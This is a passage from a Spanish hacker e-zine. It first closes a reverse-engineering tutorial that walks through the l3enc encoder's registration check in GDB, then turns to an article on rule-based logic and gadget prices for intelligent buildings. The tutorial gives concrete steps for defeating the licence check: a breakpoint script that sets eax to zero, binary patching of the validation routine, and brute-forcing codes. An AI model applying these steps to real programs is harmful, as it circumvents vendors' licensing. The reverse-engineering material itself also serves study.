Si estais usando DDD como entorno del GDB, os aparecera una maravilloso listado en ensamblador (Menu View->Machine Code Window) del codigo correspondiente a la direccion en la que hemos detenido el programa, es decir, transcribo:

```
    0x8058b1f <free+65255>:     movl   %eax,%ebx
    0x8058b21 <free+65257>:     addl   $0x1c,%esp
    0x8058b24 <free+65260>:     testl  %ebx,%ebx
    0x8058b26 <free+65262>:     je     0x8058b70 <free+65336>
    0x8058b28 <free+65264>:     pushl  %ebx
```

Os iba a castigar con 20 lineas de listado en ensamblador, pero voy a ser indulgente y solo van a ser 5. Os pongo en situacion, retornamos de una funcion (fopen) que devuelve 0 (al no existir el fichero register.inf). Y ese valor lo devuelve en el registro EAX (esto os lo creeis). Repetimos ahora el listado comentando lo que esta pasando en cada linea:

```
movl   %eax,%ebx    <-- copia el valor devuelto a ebx
addl   $0x1c,%esp   <-- retira parametros de la pila
testl  %ebx,%ebx    <-- comprueba si ebx es igual a cero (nuestro caso)
je     0x8058b70    <-- salta a la direccion 8058b70 si es igual a cero
pushl  %ebx         <-- instruccion que se ejecutara si existe register.inf
```

si avanzamos instruccion a instruccion (comando "si"), vemos como el programa saltara a la direccion 8058b70. De aqui en adelante etiquetaremos como "chico_malo" a esa direccion, o sea,

```
...
testl  %ebx,%ebx
je chico_malo
...
```

Mediante el comando "cont" reanudamos la ejecucion del programa, que mostrar unos mensajes y finalizara. Manteniendo abierto el DDD, vamos a crear ahora un archivo, desde otra shell, llamado register.inf, que contenga lo que querais: "pepe", "hola", "no se me ocurre nada", etc. Volvamos ahora a ejecutar el programa de nuevo en el DDD, debera pararse en el mismo punto de ruptura de antes. Notareis que ahora el registro eax, no contiene un valor nulo, esto es debido a que el fichero existe y se ha abierto exitosamente. El resultado del salto condicional que aparece en la direccion 8058b26, sera negativo y podremos ejecutar el codigo situado a partir de la direccion 8058b28. Veamos un listado con ese codigo. Va a ser un listado mas largo que el anterior, pero esta comentado y no es preciso que sepais lo que hacen todas y cada una de las instrucciones:

```
0x8058b28 pushl  %ebx     <-- salvar parametro 1 (stream), devuelto por fopen
0x8058b29 pushl  $0x50    <-- parametro 2 (size), tama¤o de la cadena
0x8058b2b leal   0x18(%esp,1),%esi
0x8058b2f pushl  %esi     <-- parametro 3 (s), buffer de lectura
0x8058b30 call   0x8048a08 <fgets>

<-- declaracion de la funcion fgets:

<-- char *fgets(char *s, int size, FILE *stream)
<-- es decir, lee una cadena de texto de hasta 0x50 caracteres procedente
<-- del fichero (register.inf) recien abierto
```

```
<-- el puntero al buffer (s), es devuelto asi mismo en eax

0x8058b35 addl   $0xc,%esp  <-- retira los tres parametros de la pila
0x8058b38 testl  %eax,%eax  <-- es eax nulo ? es decir, fichero vacio ?
0x8058b3a jne    0x8058b4c  <-- saltar si fichero no vacio
0x8058b3c pushl  %ebx                ;
0x8058b3d call   0x8048b48 <fclose>  ;
0x8058b42 movl   $0xfffffffe,%eax    ; CODIGO EJECUTADO SI
0x8058b47 addl   $0x4,%esp;          ; FICHERO VACIO
0x8058b4a jmp    0x8058b5c           ;
0x8058b4c pushl  %ebx
0x8058b4d call   0x8048b48 <fclose> <-- cierra el fichero register.inf
0x8058b52 pushl  %edi
0x8058b53 pushl  %esi        <-- buffer donde se guarda el texto del fichero
0x8058b54 call   0x8058fa8   <-- funcion misteriosa
0x8058b59 addl   $0xc,%esp
0x8058b5c testl  %eax,%eax   <-- ha devuelto 0 la funcion misteriosa?
0x8058b5e jne    chico_malo  <-- saltar si ha devuelto !=0
0x8058b60 xorl   %eax,%eax   <-- eax = 0
0x8058b62 popl   %ebx
0x8058b63 popl   %esi
0x8058b64 popl   %edi
0x8058b65 popl   %ebp
0x8058b66 addl   $0x2b0,%esp
0x8058b6c ret                          <-- fin de la funcion

En resumen:
* Existe fichero register.inf ?
   NO: salta a chico_malo. Fin.
   SI: Leer contenido fichero
* El contenido es nulo ?
   SI: salta a chico_malo. Fin.
   NO: Pasar contenido del fichero a la funcion misteriosa
* Devuelve 0 ?
   SI: devolver el valor cero y fin de funcion
   NO: salta a chico_malo. Fin.
```

Evidentemente, tal como lo hemos preparado, se leera el fichero, pero la funcion misteriosa situada en la direccion 8058b54 NO devolvera cero en el registro eax. ¨ Que ocurriria si modificamos el valor que devuelve y lo fijamos a cero ? Para ello, por ejemplo, fijamos un punto de ruptura en la direccion 8058b59 (comando br *0x8058b59) y una vez detenido el programa en esta posicion, modificamos el registro eax, de esta forma:

```
(gdb) set $eax=0
(gdb) cont
```

y oh !, el mensaje de registro NO APARECE ! Efectivamente, la funcion misteriosa parece que valida la cadena que contenga el fichero register.inf (que podeis comprobar que es el numero de registro puro y duro). Voy a mostraros como se pueden asociar comandos a un punto de ruptura. La idea es que cuando el programa llegue a la direccion que le indiquemos, cambie automaticamente el registro eax, poniendolo a cero:

```
(gdb) br *0x8058b59
(gdb) commands
Type commands for when breakpoint 1 is hit, one per line.
End with a line saying just "end".
>silent
>set $eax=0
>cont
>end
```

de esta forma evitamos que el programa se detenga y hagamos el cambio a mano. (Quede como ejercicio voluntario, ver que representa la variable 0x805c06e y que valores puede tomar).

4) DASM:
dasm l3enc l3enc.dasm

Vamos a destripar ahora otras partes del programa, con un enfoque completamente distinto. Nos basaremos en los mensajes que muestra el programa, en este caso el mensaje:

"Please enter your registration code"

para localizar la parte del codigo que la referencia. Vereis entonces toda la potencia del analisis de listados, y como facilmente se comprueban los pasos que va siguiendo el programa. Yo he elegido esta cadena, pero podeis elegir el mensaje de error que mas rabia os de.

Entonces, una vez creado el listado en ensamblador (l3enc.dasm), busquemos la cadena de texto antes indicada ("Please enter your registration code") y vereis lo que aparece:

```
Possible reference to string:
"| Please enter your registration code: "

08058d27 pushl  $0x805adfe
08058d2c pushl  $0x80696c0

Reference to function : fprintf       <-- se imprime el mensaje

08058d31 call   08048a58
08058d36 leal   0x170(%esp,1),%esi
08058d3d pushl  %esi                  <-- este el puntero a la cadena de
                                      <-- caracteres donde se guardar el
                                      <-- numero que introduzcamos

Possible reference to string:
"%14s"

08058d3e pushl  $0x805ae26

Reference to function : scanf         <-- funcion que lee el codigo de
                                      <-- registro. Fijaros que en principio
                                      <-- parecen 14 caracteres los que lo
                                      <-- conforman (parametro %14s)

08058d43 call   08048ba8
08058d48 leal   0x2c8(%esp,1),%eax
08058d4f pushl  %eax
08058d50 pushl  %esi                  <-- el puntero al codigo de registro.
08058d51 call   08058fa8              <-- funcion a la que se le pasa el cod.
                                      <-- NUESTRA FUNCION MISTERIOSA !!!!
08058d56 addl   $0x20,%esp
08058d59 testl  %eax,%eax             <-- devuelve cero ?
08058d5b je     08058dfc              <-- saltar si ha devuelto cero
                                      <-- (el codigo es valido)
08058d61 leal   0x0(%esi),%esi        <-- esto se ejecuta cuando devuelve un
                                      <-- valor distinto de cero.

Referenced from jump at 08058dca ;
```

```
Possible reference to string:
"|                                                                    |"

08058d64 pushl  $0x805ac50
08058d69 pushl  $0x80696c0

Reference to function : fprintf

08058d6e call   08048a58

Possible reference to string:
"|              This was no correct registration code.                |"

08058d73 pushl  $0x805ae2b
08058d78 pushl  $0x80696c0

Reference to function : fprintf   <-- parece ser que el codigo introducido
                                  <-- no ha sido del todo bueno.

08058d7d call   08048a58

Possible reference to string:
"|               Do you want to try again (Y/N)? "
```

Es evidente por los mensajes que si la funcion llamada en la direccion 08058d51, y que recordemos ha recibido el codigo de registro como parametro, devuelve un valor (en el registro eax) distinto de cero, eso implica que el codigo de registro no es valido. Esto no nos es nuevo, ya que es exactamente la misma funcion misteriosa que nos habiamos encontrado antes y que validaba el codigo del fichero register.inf. No deberia ser tan evidente que si devuelve cero, eso corresponda con que el codigo ha sido completamente aceptado, ya que se produce un salto a la direccion 08058dfc, pero no sabemos que acciones lleva a cabo a partir de esa direccion. Podria darse el caso de que hubiera posteriores comprobaciones de validez. No os voy a poner el listado de lo que hace para no hacer esto pesado, pero el que quiera, puede comprobar que crea el fichero register.inf con el numero introducido (y validado) y no muestra ningun mensaje de error.

Algunas aclaraciones mas: parchear la instruccion (parchearla de forma permanente modificando el fichero ejecutable con un editor hexadecimal, como los comentados en el articulo de set16):

```
08058d5b je     08058dfc
```

con una del tipo

```
08058d5b jmp    08058dfc
```

no es en general la mejor solucion. La razon es simple, este parche eliminara ciertamente los mensajes de error, pero NO significara que al programa le parezcan validos. Se entiende ? Veamos, es diferente que enga¤emos a un programa para que todos los codigos sean validos, a que lo manipulemos para evitar los mensajes de error una vez que ha detectado que son invalidos. La consecuencia principal de eso es que la siguiente vez que ejecutaramos el programa, el fichero register.inf NO seria validado (asi como cualquier otra validacion que pudiera realizar al vuelo en otro momento anterior o posterior)y nos volveria a salir en pantalla el famoso

```
"| Please enter your registration code: "
```

La alternativa es parchear la funcion que valida el codigo de forma que devuelva siempre cero. Esta es siempre una forma mas segura y elegante de realizar los parches.

Queda la tarea (para proximas entregas) de ver la forma de conseguir codigos de registro validos. En este caso la proteccion se basa en que digamos, hay no se cuantos miles de millones de combinaciones, de las cuales, solo un reducido numero cumplen alguna propiedad que los convierte en validos. Ante eso hay dos soluciones, analizar la rutina y desentraÞar cual es esa (compleja) propiedad o condicion que pueden cumplir, o simplemente realizar un ataque por fuerza bruta, es decir, probar numeros aleatoriamente hasta conseguir uno valido.

Para que entendais un poco como funciona globalmente el programa, las instrucciones que acabamos de ver arriba, y que solicitan introducir un codigo de registro, son continuacion de la rutina que buscaba el fichero register.inf. Recordareis que si manipulabamos el valor de retorno de la funcion misteriosa, la rutina acababa enseguida con un "ret". Si algo no iba bien, se producia un salto, bueno, pues este salto ira a desembocar en las instrucciones que solicitan el codigo de registro. Queda claro ?

Llegamos al final. Como conclusion os recuerdo a los que empezais, que lo importante hasta este momento, no es tanto dar una receta de lo que hay que hacer para crackear un programa, sino ver como funcionan las herramientas de analisis y empezar a interpretar a partir del listado en ensamblador lo que esta haciendo el programa. Y experimentad por vosotros mismos, EXPERIMENTAD. En cualquier caso si hay algun aspecto que queda confuso, siempre podeis preguntar ENCRIPTADO POR SUPUESTO:

SiuL+Hacky
si_ha@usa.net

Referencia de programas:
STRACE: esta incluido en cualquier distribucion
LSOF: ftp://ftp.cert.dfn.de/pub/tools/admin/lsof
LTRACE: http://www.cs.us.es/pub/debian/dists/slink/main/binary-i386/utils/
L3DEC: ftp://ftp.gui.uva.es/pub/linux.new/software/apps/mpeg

EOF

```
-[ 0x0D ]--------------------------------------------------------------
-[ EDIFICIOS INTELIGENTES ]---------------------------------------------
-[ by FCA0000 ]-------------------------------------------------SET-18-
```

Bueno, pues como l@s chic@s de SET pedian algun articulo sobre el apasionante tema de la Inteligencia Artificial, pues me he decidido y voy a contar unas cuantas cosas sobre teoria y una aplicacion practica: Edificios Inteligentes

Lo primero que se cuenta cuando se habla sobre IA es la eterna pregunta
?que es inteligencia?
Esto esto me parece una tonteria y no voy a entrar en el rollo filosofico.
Pero la IA es la manera de preparar un proceso para que una maquina sea capaz de optimizarlo y ejecutarlo. Esta es la parte graciosa: hacer que el programa (o lo que sea) aprenda de resultados anteriores. Para esto se usa un soporte matematico basado en
-Calculo / Analisis numerico
-Logica
-Estadistica / Investigacion Operativa
conocimientos que se obtienen estudiando la carrera de Ciencias Exactas, tal como el autor (yo) hizo.
Por encima de esto hay implementaciones (a veces tambien teoricas y no practicas) orientadas a dar una solucion, tales como
-Teoria de grafos
-Algoritmos de busqueda
-Logica difusa
-Redes neuronales (o redes neuroticas :-)
-Sistemas expertos
-Algoritmos geneticos
-Metodos de Runge-Kutta
-Redes de pesos activos
-Backtracing
-y 1000 mas.

Con esto quiero decir que la IA es algo parecido a la musica: existen muchos estilos diferentes, y cada uno sirve para una cosa. Te pueden gustar varios, aunque en general cada problema ya indica su resolucion.
Y para no acabar aqui el articulo, voy a poner un caso practico.
Los llamados Edificios Inteligentes consisten en una supraestructura que da un valor a~adido a la infraestructura de un edificio, mediante la integracion de sistemas que operan entre si.
Ejemplos de sistemas:
-Aire Acondicionado (AA)
-Electricidad (EL)
-Alumbrado (AL)
-Circuito cerrado de television (CCTV)
-Cableado (CB)
-Redes de ordenadores (RE)
-Telefonia (TL)
-Buscapersonas (BU)
-Incendios (IC)
-Accesos/Presencia (ACC)
-Intrusion (INTR)
-Ascensores (ASC)
-Megafonia (MG)
-Sistema de Alimentacion Ininterrumpida (SAI)
-Agua Caliente/Fria (AG)
Estos sistemas pueden ser iniciales, finales, intermedios, o mixtos
Por ejemplo, el sistema de CCTV es final, y su inicial es INT, es decir, INT-->CCTV
A su vez, si un incendio debe parar los ascensores cuando no hay gente en el edificio, entonces INC+ACC->ASC
Como se puede suponer, el sistema se puede liar todo lo que uno quiera. Es

precisamente aqui cuando entra la IA.
En un lenguaje de logica (tal como PROLOG o LISP) o una herramienta CASE, se programan todas la relaciones que se nos ocurran.
Ahora podria dar unas explicaciones de nomenclatura y regla logicas, pero solo alargaria el articulo, asi que lo mejor es que os compreis un libro.
Por ejemplo:
NO INC => ASC
INC y NO ACC => NO ASC
INC => CCTV
NO ACC => NO AA
Notar que no es lo mismo NO ACC => NO AA que ACC => AA
Sin embargo, NO ACC => NO AA si es lo mismo que AA => ACC
Esto es lo que se llama "regla de la doble negacion"
El mundo de la logica esta lleno de estas reglas, que se contruyen a partir de unicamente 4 axiomas, que son:
A y NO A <=> F donde F significa Falso, o Contradiccion
A o NO A <=> T donde T significa Cierto, o Suceso Seguro
(A y B => C) y NO A y C => B
NO (A y B) <=> NO A o NO B
De de aqui se sacan otras 14 reglas secundarias (leyes de Morgan) algunas de las cuales parecen totalmente inutiles, y otras en cambio se usan mucho.
Por cultura, esto viene desde los griegos, y luego fueron depuradas por los romanos; de ahi que algunas tengan nombres como "Tolendus Ponens", y tambien "Ponendus Tolens", y otros latinajos mas.
Estas reglas estan inmersas en los lenguajes PROLOG y LISP, que las manejan al igual que el lenguaje C maneja los punteros; es decir, sin coste.

Si en vez de estos 4 axiomas se usan otros distintos, se consiguen unos mundos paralelos totalmente coherentes internamente, pero irreales desde la experiencia humana.
(Ahora si que voy a filosofar: estos mundos paralelos no pueden coexistir con el actual; las teorias y realidades, ya sean matematicas, fisicas, o informaticas son totalmente incompatibles - desde la raiz)
La logica difusa es otra logica distinta, y no se basa en 4 axiomas, sino que elimina los 2 primeros y los tomar como nuevas reglas de inferencia. Esto obliga a darle un nuevo significado a los predicados "=>", "y", "o"

Bueno, sigamos con la practica antes de que decidas darte a la bebida.
En los Edificion Inteligentes se persiguen 2 conceptos: seguridad y ahorro. Por ello se intentan
optimizar sistemas de alto coste, como el AA y el AL
Para el AL, inicialmente se hace ACC => AL
Esto es lo basico. Y nos ponemos a pensar:
INC => NO EE ? apagamos sistema electrico si hay incendio ?
INC => NO AL ? apagamos luces si hay incendio, para evitar cortocircuitos ?
CCTV => AL ? Si pretendemos ver lo que pasa, deberiamos tener luz
INTR => AL ? Si hay un intruso, le encendemos las luces ?
NO EL => NO AL ? Si no corriente, es posible encender las luces ?
Y entramos en el aspecto de la seguridad:
INC => NO EE SI: Las normativas lo aconsejan
INC => NO AL SI: Las normativas lo aconsejan
CCTV => AL SI: Porque estas camaras no tienen ajuste de ganancia
Y en el tema del ahorro
INTR => AL NO: Un intruso no merece que le encendamos las luces.
NO EL => NO AL SI: Asi se evita manipular los interruptores si no se usan.
Luego seguramente se nos ocurriran mas cosas. Pero por lo pronto metemos estas clausulas en el programa.

Vamos con otro sistema: CCTV. Inicialmente INTR => CCTV
Y las preguntas de rigor
INC => CCTV ? Queremos ver los incendios ?
ACC => CCTV ? Queremos vigilar algunas areas ?

```
ASC => CCTV ?  Queremos que las camaras graben los accesos a ascensores ?
La respuesta de seguridad:
ASC => CCTV    NO: porque la gente se sentiria vigilada (en un edificio de
                alta seguridad habria que elegir que SI )
ACC => CCTV    SI: para vigilar el parking y la sala VIP
INC => CCTV    SI: parece una buena medida se seguridad

Y lo mismo se hace con el resto de sistemas.
Entonces al ejecutar el programa, nos dice una serie de incongruencias:
INC => NO EE, para evitar cortocircuitos
NO EE => NO CCTV, porque sin corriente, las camaras no funcionan
pero por otro lado
INC => CCTV porque queremos ver los incendios.
Este es un problema tipico de cualquier sistema de IA: el deadlock, ping-pong
o callejon sin salida, que se suele solucionar afinando mas el problema.
Por ejemplo, si nos apoyamos en el sistema de BU, podemos saber si algun
responsable conoce ya el problema. Y decidimos una nueva regla: si hay alguien
que controla la situacion, apagamos las luces. Mientras haya caos, las
dejamos encendidas:
asi, sustituimos INC => NO EE por
INC y BU => NO EE
por supuesto, esto nos sigue dejando la cuestion del deadlock cuando NO BU
Afinamos un poco mas: separamos del sistema de EE uno nuevo: el sistema
de Electricidad de Emergencia (EEE), que a su vez lo unimos al SAI
Asi, es mas facil:
INC y BU => NO EE
INC y BU => EEE
INC y BU => SAI

Introducimos un nuevo sistema llamado agendas (AG), basado en la hora del dia.
Gracias a esto podemos encender las luces del exterior por la noche, encender
las calderas antes de que empiece el horario de trabajo, activar el sistema
de intrusion nocturno en las plantas, ....
Y ajustamos de nuevo todos los sistemas. Esto es practica habitual: un nuevo
sistema puede obligar a replantear el resto, dado que pueden aparecer
incompatibilidades entre las nuevas clausulas.
Una vez hecha la organizacion global de los sistemas, se pueden desglosar por
plantas, porque lo mas normal es que se divida el edificio en sotanos, planta
baja, plantas de oficinas, de viviendas, de servicios, plantas comunes, ...
Esto multiplica el programa de tamanio, pero no hay incompatibilidades nuevas.
Cuando llega la hora de hacer cosas especiales en estas plantas es cuando se
aprecia la potencia del programa, el lenguaje, y la IA; por ejemplo:
-Suponer que el acceso (a cada planta) es con una tarjeta magnetica; por
tanto, un numero unico.
-Se permite el acceso si el numero esta en una lista (o base de datos)
-Se deniega el acceso si la persona tiene alguna restriccion temporal
-Se permite el acceso si el area esta en lista de areas permitidas
-Se deniega el acceso si el area tiene alguna restriccion temporal
-Se permite el acceso si la hora esta en el rango de horario comun
-Se permite el acceso si la hora esta en el rango de horario individual
-Se deniega el acceso si no ha fichado para salir de otra area.
-Se deniega si hace menos de 5 segundos que ha entrado en otra area.
-Algunas tarjetas especiales pueden saltarse algunas de estas restricciones.
-Algunas tarjetas especiales tienen mas restricciones
Y al integrarlos con otros sistemas:
-Algunas tarjetas especiales hacen cosas en otros sistemas
-Todas las condiciones pueden variar segun el estado de otros sistemas
Por ejemplo:
6969696969 ES TARJETA
6969696969 EN LISTA_TARJETAS
(6969696969 EN FICHAJES) y (HORA NO EN HORARIO_TRABAJO) => NO ACC
NO ((6969696969 EN FICHAJES) y (AREA(6969696969) EN LISTA_AREAS)) => NO ACC
```

Esto no es igual que
(6969696969 EN FICHAJES) y (AREA(6969696969) EN LISTA_AREAS) => ACC, pues esto permitiria el acceso incluso fuera de horario de trabajo. Es importante saber pensar en negativo y en positivo.
(6969696969 EN FICHAJES) y (AREA(6969696969) EN AREAS_CLAUSURADAS) => NO ACC
(6969696969 EN FICHAJES) y ($HORA EN HORARIO_EDIFICIO) => ACC
(6969696969 EN FICHAJES) y ($HORA EN HORARIO(6969696969)) => ACC
(6969696969 EN FICHAJES) y (6969696969 EN PRESENTES) => NO ACC
(6969696969 EN FICHAJES) y (ULTIMO_FICHAJE(6969696969) > $HORA-5) => ACC

Al final se acaban teniendo miles de reglas que son las que hacen que el sistema sea coherente. A veces esto hace que el sistema sea duro de comprender, inentendible su comportamiento e imposible de conocer totalmente.
Pero de nuevo la IA viene en nuestro apoyo.
Es posible darle unas premisas, una pregunta, y hacer que la responda; incluso te dice el camino que ha seguido para llegar a ese razonamiento.
Es entonces cuando el humano reprograma (o afina) esa clausula.
Se produce una retroalimentacion entre el sistema y el operario humano.
Cuantas mas pruebas se hagan, mas confianza se tiene en el sistema.

Otro paso que se suele dar es el uso de sistemas expertos que, tomando como entrada varios problemas y sus soluciones, inventan nuevos problemas y "aprenden" a encontrar sus soluciones. Si se hace que sea un sistema experto el que alimente el sistema de razonamiento del edificio, es posible automatizar el mecanismo de retroalimentacion.
Y el uso de un sistema de algoritmo genetico introduce pequenias variaciones en los datos iniciales, viendo cual es el cambio en la respuesta del sistema.
Por fin, un sistema de backtracking permite reducir el numero de premisas del edificio, aumentando su eficiencia.

En este momento, me gustaria presentar un sistema minimo, y otro real, pero el minimo no ensenia nada, y el real es demasiado enrevesado como para entenderlo en 10 minutos (nos costo desarrollarlo 3 meses a 4 personas)

Ahora un off-topic de IA, y un in-topic respecto a los edificios propiamente: los gadgets, o "todos los cacharritos que se pueden usar".
Con el objetivo de que te animes a hacer que tu casa/chalet/cuarto/oficina sea un poco inteligente, cuento las miles de cosas que se pueden poner. Hay algunas baratas, las hay caras, otras las puedes hacer con el meccano, otras con un soldador y unas resistencias, muchas dependen de un ordenador, tambien hay extravagantes, inutiles, mejores de lo que parece, incluso algunas estan prohibido su uso. Cuento algunas cosillas, y un precio (K=1000, M=1 000 000)
Seguro que los hay mas caros y mas baratos, y en muchos casos depende del humor del vendedor.
Tambien puede que algunos precios o gadgets esten desfasados.

Rele: a partir de 5V/0V, sacan 250V/0V. Ej, para encender bombillas. 50Pts
Controlador Domestico: tarjeta con entradas/salidas. 8Entr/16Sal = 2KPts
Conversor Analogico->Digital: 300Pts
PC: cualquier ordenador Intel, desde 8086. Micro+placa+fuente alimentacion.
Controlador Maestro: PC o similar que contiene el sistema inteligente. 50KPts
Puerto paralelo del PC: Controlador Domestico de 4Entr/12Sal. 1KPts
Todos los cacharros de medicion o de actuacion cuentan con salida o entrada analogica. Los de control son digitales, y algunos con protocolo serie.

ACCESOS:
lector casero: desde 2KPts. Analogico. Tu temporizas y mandas 100101001011...
lector de tarjetas magneticas de 2 bandas: 10KPts, programable RS-232
lector/grabador de tarjetas magneticas de 2 bandas: 25KPts
lector de tarjetas magneticas de 3 bandas: 25KPts
lector/grabador de tarjetas magneticas de 3 bandas: 45KPts

lector de tarjetas proximidad: 30KPts
lector de tarjetas chip: 20KPts
lector/grabador de tarjetas chip: 30KPts
lector/grabador de tarjetas chip eprom: 100KPts
cualquier lector, motorizado: +5KPts
cualquier lector, en caja bonita: +5KPts
cualquier lector, en caja anti-vandalismo: +10KPts
teclado de membrana: 1Kpts
teclado mecanizado: 5Kpts
caja de teclado: 1Kpts
pulsador miniatura 2mm x 2mm: 25Pts
pulsador tecla 8mm x 8mm : 50Pts (mejor comprarse un teclado en el rastro)
Grabador de etiquetas-pegatinas para tarjetas: 50KPts
Plastificador de tarjetas magneticas/chip: 15KPts
Sistema casero: con un casette viejo te haces un lector/grabador magnetico. Funciona muy bien.

INTRUSION:
Detector de presencia por movimiento: 300 Pts. ajustable
Detector de presencia por infrarrojos: 500 Pts
Detector de presencia por laser: 5KPts
Detector de presencia por temperatura: 10KPts para sala 5m x 5m
Detector de presencia por electricidad estatica: 1KPts para habitacion 2x2
Detector de presencia al pisar: 100Pts por metro2
Contacto magnetico para puertas: 100Pts
Detector de rotura de cristales: 100Pts para 5cm x 5cm
Detector de rotura de cristales: 1KPts por metro (tira adhesiva al contorno)
Mecanizacion de persianas: 12KPts
Mecanizacion de puertas: 20KPts
Mecanizacion de vallas de tiendas y puertas de garaje: 100Kpts

AIRE ACONDICIONADO:
Sonda termica de temperatura ambiente: 100Pts
Sonda termica de rango amplio (-25§,75§) : 1KPts
Sonda termica de rango muy amplio: 10KPts o mas
Valvula (permite pasar mas o menos aire): 3KPts (calidad media)
Fan-coil (motor que mueve el aire) : 10KPts
Tubos: 800Pts por metro, 400Pts por codo
Aislante termico: 1200 por metro2
Maquinas de frio: desde 30KPts para 30metros cubicos (1 habitacion grande)
Maquinas de calor: desde 5KPts para 30metros cubicos.
Caldera: desde 200Kpts para 1000 litros
Enfriadora de agua: desde 400Kpts para 1000 litros
Ventilador: 3KPts
Sistema casero: ventilador + valvula en la calefaccion.

ELECTRICIDAD:
Contactor (interruptor de seguridad): 250Pts
Diferencial (fusible): 500Pts
Magnetotermico (fusible de seguridad): 1KPts
Cuadro electrico de baja tension: 4KPts
Cuadro electrico de media tension: 10KPts
Cuadro electrico de alta tension: 50KPts
Cable: segun ancho, numero de hilos, seguridad, apantallado, ...
Interruptores manuales: 2KPts
Cajas: desde 5KPts
Tubo pasacables: desde 200 Pts por metro

ALUMBRADO:
Bombilla y casquillo: 300Pts
Luminaria: desde 1KPts
Foco: desde 10KPts

Dimer (convierte 0V-5V en 0V-220V): 500Pts
Sonda luminica: 200Pts
Interruptor: desde 200Pts
Interruptor de varias posiciones: desde 500Pts
Potenciometro: desde 300Pts
Tubo pasacables: desde 50 Pts por metro
Sistema casero: velas, o hacer una visita nocturna a la obra mas cercana.

CCTV:
Camaras de B/N : desde 2KPts
Camaras color: desde 6KPts
Con lente ajustable: +1KPts
Con ajuste de ganancia: +1Kpts
Monitor B/N: desde 7KPts
Televisor: desde 15KPts
TV por TCP/IP (nueva tecnologia, oye): 40KPts
Partidor de imagen (4 en 1 monitor): 30KPts
Secuenciador de 4 imagenes: 30KPts. Programable: 40KPts
Secuenciador de 32 entradas, 8 salidas, programable: 300KPts
Tarjeta de captura de video para PC: 10KPts

CABLEADO:
Cableado estructurado:
Cable de fibra optica: 10Pts por metro. 50Pts por empalme.
Rack (armario) para 24 conexiones: 100KPts. de calidad.
Cableado telefonico:
Cable de 16 hilos: 20 Pts por metro.
Rack para 128 hilos: 50KPts
Cableado Coaxial (2 hilos): 10 Pts por metro. 30 Pts por conector
Rack para 32 conexiones: 40KPts

REDES:
Concentrador de 8 vias: 50KPts
Hub 10/100 de 5 vias: 70KPts
Router de 5 vias: 100KPts
Aqui la variedad es enorme.
Sistema casero: unirlos por el puerto paralelo o el serie.

TELEFONIA:
Telefono analogico: 2KPts
Contestador: 7KPts
Telefono digital: 5Kpts
Instalacion linea analogica: 20Kpts + 2Kpts al mes
Instalacion linea digital: 20Kpts + 4Kpts al mes
Centralita 4 lineas: 20KPts
Centralita 20 lineas + controlador Soft: 80Kpts
Que yo sepa, solo se puede contratar tendido de lineas con Telefonica
Instalacion linea Punto-Punto: 50Kpts
Alquiler Punto-Punto (64Kb): 100Kpts/mes
Alquiler T1 (1.500Kb) : 1200KPts/mes
Compras 20 yogures, te los comes, y haces un agujero en el fondo. Los unes con un hilo. El alcance no es mucho, pero es barato. Tarifa plana.
Otra solucion: cuando compras una RDSI, tienes 2 canales, tienes derecho a 2 numeros de telefono, y la facilidad de marcar hasta 8 extensiones.

BUSCAPERSONAS:
Centralita + panel control + 8 receptores (solo codigo numerico): 800Kpts
Receptor numerico + datos : 40Kpts
Soft: 200Kpts
Casero: repartes telefonos moviles y marcas desde el modem.

INCENDIOS:

Detector humo: 2KPts
Detector temperatura: 2KPts
Sprinkel (salida de agua): 3KPts
Centralita: 200KPts
Soft: 200KPts. Pero es muy bueno
Alarmas sonoras: 1KPts
Puertas cortafuegos: desde 80KPts (con homologacion)
Techos y suelos ignifugos: desde 25KPts el metro cuadrado
Extintores: 12KPts
Fundas ignifugas para cables: 800Pts por metro
Sistema casero: termometros con detector maximo. Una tarjeta con tantas entradas (digitales) como termometros. Una manguera con valvulas. Una tarjeta con tantas salidas como valvulas. Aprovechas la salida y activas una luz de emergencia en la zona.

ASCENSORES:
Ascensor 4 plazas: 400KPts, sin instalacion
Ascensor 12 plazas: 1500KPts
Centralita + Soft: 1000Pts
Sistema casero: escaleras

MEGAFONIA:
Altavoz: 500Pts
Controlador en Altavoz: 10Kpts
Centralita: 150Kpts con microfono, seleccion de zona y canal.
Sistema ambientacion musical: 200KPts con 25 zonas, 4 canales
Soft: 50KPts
Sistema casero: montas un cableado para cada altavoz, un tarjeta con tantos reles como altavoces, 1 tarjeta de sonido para salida, otra para entrada, y un amplificador. Te haces el software y sacas .Wav

SAI:
Minimo (2 ordenadores, 500W, 2 horas): 150KPts
Medio (todo el triple): 500KPts
Suelen incluir una senial que indica cuando se va a acabar.
Soft: 200KPts.

OTROS:
Anemometro (para medir la velocidad del aire): 1KPts
Detector Sismico: 5KPts el casero, 200KPts uno profesional
Pluviometro: 2Kpts el casero.

Si todo esto te lo instala un chapuzas, sumar un 20% (garantia 1 anio)
Si todo esto te lo instala un profesional homologado, sumar un 40% (1 anio)
Instalacion de un profesional de la empresa fabricante, sumar un 80% (3 anios)

En todos los casos, el cableado necesario no se incluye.
Cuando un sistema incluye soft, se entiende que es tanto tener un protocolo, como un programa que hace uso de ese protocolo. Si decides hacerte tu mismo el programa, solo hace falta que el sistema posea capacidad de ser controlable por soft. Esto suele costar un 25%-50% del coste.

Otra cosa:
Hace ya mucho tiempo que se han desarrollado varios protocolos para controlar objetos mas o menos caseros (luces, sonido, interruptores, ...) y de estos cabe destacar EuroBUS y x10.
EuroBUS es bastante profesional, pero a mi parecer esta demasiado orientado al control electrico de la senial: Electricidad, Aire acondicionado, Incendios y SAI son sistemas que se manejan bien, pero Accesos, CCTV, Telefonia, que son

mas orientados a un protocolo de alto nivel, son imposibles de controlar.
X10 le pasa lo mismo, pero esta orientado a sistemas mas caseros, tales como control de luces, interruptores, alarmas, ... y ademas se usa casi unicamente en los USA. Pero para iniciarse, esta bastante bien.
Otra propuesta que parece empezar a marcar diferencias es manejar los dispositivos mediante comandos SNMP (Simple Network Management Protocol).
Es un protocolo que funciona sobre TCP/IP (proximamente sobre IPX y otros), y permite interrogar y ordenar a los gadgets. Todos los cacharritos que lo soportan actualmente son orientados a red (Routers, Bridges, Ordenadores, pero tambien impresoras, modems y scaners), pero lentamente van aumentando con cacharros mas variados, principalmente centralitas (de incendios, telefonos, SAI, ...), dado que controlar los detectores, motores, altavoces requeriria poner un interface de red en cada uno de estos elemento de campo.
Otro de los sistemas mas comunes se llama SCADA, y se basa tambien en un sistema de control de aparatos mas o menos inteligentes que a su vez controlan aparatos de menor capacidad, pero mayor especializacion.
